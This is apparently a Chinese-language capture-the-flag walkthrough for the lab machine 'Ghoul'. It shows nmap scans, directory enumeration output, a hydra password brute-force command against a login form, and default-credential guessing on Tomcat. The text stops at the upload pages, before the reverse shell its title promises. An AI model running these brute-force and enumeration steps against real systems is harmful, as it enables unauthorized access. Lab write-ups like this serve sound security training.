
Ghoul,訊息收集、zip惡意上傳(反彈shell+修改/etc/passwd[openssl])、root失敗

```
┌──(root㉿kali)-[~]
└─# nmap -sCV -p22,80,2222,8080 -A 10.10.10.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 14:58 EDT
Nmap scan report for 10.10.10.101
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 c1:1c:4b:0c:c6:de:ae:99:49:15:9e:f9:bc:80:d2:3f (RSA)
|_  256 a8:21:59:7d:4c:e7:97:ad:78:51:da:e5:f0:f9:ab:7d (ECDSA)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Aogiri Tree
2222/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 63:59:8b:4f:8d:0a:e1:15:44:14:57:27:e7:af:fb:3b (RSA)
|   256 8c:8b:a0:a8:85:10:3d:27:07:51:29:ad:9b:ec:57:e3 (ECDSA)
|_  256 9a:f5:31:4b:80:11:89:26:59:61:95:ff:5c:68:bc:a7 (ED25519)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-auth: 
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Aogiri
|_http-title: Apache Tomcat/7.0.88 - Error report
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), Linux 3.18 (95%), ASUS
RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.10 - 4.11
(93%), Linux 3.12 (93%), Linux 3.13 (93%), Linux 3.8 - 3.11 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   193.05 ms 10.10.14.1
```

```
2   193.41 ms 10.10.10.101

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.52 seconds
```

80Port
進行目錄爆破有好多資料...慢慢看


```
gobuster dir -u http://10.10.10.101 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -k -x html,php
feroxbuster -u http://10.10.10.101 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html
```



```
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 292]
/.php                 (Status: 403) [Size: 291]
/index.html           (Status: 200) [Size: 11000]
/images               (Status: 301) [Size: 313] [--> http://10.10.10.101/images/]
/contact.html         (Status: 200) [Size: 8977]
/blog.html            (Status: 200) [Size: 10723]
/archives             (Status: 301) [Size: 315] [--> http://10.10.10.101/archives/]
/uploads              (Status: 301) [Size: 314] [--> http://10.10.10.101/uploads/]
/users                (Status: 301) [Size: 312] [--> http://10.10.10.101/users/]

└─# feroxbuster -u http://10.10.10.101 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html
 $   Extensions            │ [php, html]
302      GET        0l        0w        0c http://10.10.10.101/users/index.php ⇒ login.php
302      GET        0l        0w        0c http://10.10.10.101/users/logout.php ⇒ login.php
200      GET      233l      569w     4865c http://10.10.10.101/secret.php
404      GET        9l       33w      303c http://10.10.10.101/users/css/long%20distance.php
404      GET        9l       40w      327c http://10.10.10.101/uploads/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404      GET        9l       35w      314c http://10.10.10.101/uploads/Michael%20Jackson%20-%20Thriller.php
404      GET        9l       40w      325c http://10.10.10.101/users/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404      GET        9l       40w      319c http://10.10.10.101/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404      GET        9l       40w      328c http://10.10.10.101/archives/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404      GET        9l       40w      329c http://10.10.10.101/users/css/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404      GET        9l       40w      323c http://10.10.10.101/css/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404      GET        9l       35w      309c http://10.10.10.101/js/Michael%20Jackson%20-%20Thriller.php
404      GET        9l       40w      322c http://10.10.10.101/js/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404      GET        9l       33w      296c http://10.10.10.101/images/DVD%20Tools.php
404      GET        9l       35w      328c http://10.10.10.101/uploads/Justin%20Timberlake%20-%20FutureSexyLoveSounds.php
404      GET        9l       36w      309c http://10.10.10.101/uploads/The%20Kooks%20-%20Inside%20In.php
404      GET        9l       35w      314c http://10.10.10.101/uploads/Oasis%20-%20'Definitely%20Maybe'.php
404      GET        9l       34w      304c http://10.10.10.101/uploads/Akon%20-%20Konvicted.php
404      GET        9l       35w      313c http://10.10.10.101/images/Oasis%20-%20'Definitely%20Maybe'.php
404      GET        9l       36w      311c http://10.10.10.101/images/The%20Beatles%20-%20Abbey%20Road.php
404      GET        9l       34w      303c http://10.10.10.101/images/Akon%20-%20Konvicted.php
404      GET        9l       35w      306c http://10.10.10.101/users/css/ABBA%20-%2015%20albums.php
404      GET        9l       36w      315c http://10.10.10.101/users/css/Westlife%20-%20The%20Love%20Album.php
404      GET        9l       36w      312c http://10.10.10.101/images/Westlife%20-%20The%20Love%20Album.php
404      GET        9l       36w      308c http://10.10.10.101/images/The%20Kooks%20-%20Inside%20In.php
404      GET        9l       36w      305c http://10.10.10.101/Westlife%20-%20The%20Love%20Album.php
404      GET        9l       36w      314c http://10.10.10.101/archives/Westlife%20-%20The%20Love%20Album.php
404      GET        9l       35w      315c http://10.10.10.101/archives/Oasis%20-%20'Definitely%20Maybe'.php
404      GET        9l       36w      305c http://10.10.10.101/css/The%20Kooks%20-%20Inside%20In.php
404      GET        9l       36w      309c http://10.10.10.101/css/Westlife%20-%20The%20Love%20Album.php
404      GET        9l       36w      308c http://10.10.10.101/js/Westlife%20-%20The%20Love%20Album.php
404      GET        9l       37w      314c http://10.10.10.101/js/Tom%20and%20Jerry%20-%20Full%20Collection.php
404      GET        9l       35w      319c http://10.10.10.101/users/css/MSNBC10%20section%20front%20headers.php
404      GET        9l       33w      299c http://10.10.10.101/images/Case%20Studies.php
```

`http://10.10.10.101/users/login.php`，沒有帳密

在`http://10.10.10.101/secret.php`發現疑似論壇



Sup guys,I saw a couple getting all lovey-dovey in the park today,you know what I did? I ate them. Haha!
Tatara • 51 mins

Lmao,you lit.
But it's better if we stay low key for sometime.
Noro • 37 mins

Shut up,Tatara.
Touka told me that there's RCE .What's the webdev doing?
Also please replace the file service with vsftp ASAP. It's not good to use it. Kaneki • 20 mins

Shit! I better get to work!
Also guys I found this file user.txt on desktop with contents..
ef7ad35c0f932f22d84158f6ced07a6d does anyone know what it is?
Eto • 10 mins

Bleh! It's impossible to get into our servers.
And before CCG tries I'll check the IP logs and eat them.Hahaha! .
BTW Kaneki I needed the access for your remote server!
Noro •Just now

ILoveTouka <3
Eto start the X server I wish to connect and update the wp too
Also,guys I've made a fake Art site so that our members can upload CCG pics secretly.Please inform everyone.
Kaneki • Just now


```
收集更多資訊。除了 troll 之外user.txt，還有一些提示：
1. 網站某處存在 RCE。另請盡快將檔案服務替換為 vsftp。
2. Kaneki 有一個遠端伺服器。
3. 有一個用於上傳圖片的「假藝術網站」。

收集使用者名稱：
anteiku <=/
amdo <=/blog
amon <=/blog
Tatara <=secret.php
Noro <=secret.php
Kaneki <=secret.php
Eto <=secret.php
admin
administrator
root
```

回到前面的登入介面`http://10.10.10.101/users/login.php`，嘗試爆破

```
hydra -L username -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt 10.10.10.101 http-post-form "/users/login.php:Username=^USER^&Password=^PASS^&Submit=Login:Invalid Login Details"
```

```
* * *
[80][http-post-form] host: 10.10.10.101   login: admin   password: abcdef
```


登入後就...



10.10.10.101/users/index.php

Sup?You tryna hunt the ghoul but you get hunted instead. ;)
Click here to Logout.

8080Port
需要帳密...



10.10.10.101:8080

此網站要求您登入。


使用者名稱

密碼


猜測`admin/admin`成功

登入後有3個可移動的頁面，

第一個可上傳imag檔


10.10.10.101:8080
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit
SIERRA
Upload images
Choose image to Upload to Server
瀏覽…
pspy64
Upload

第三個可上傳zip檔



Choose Zip to Upload in Server

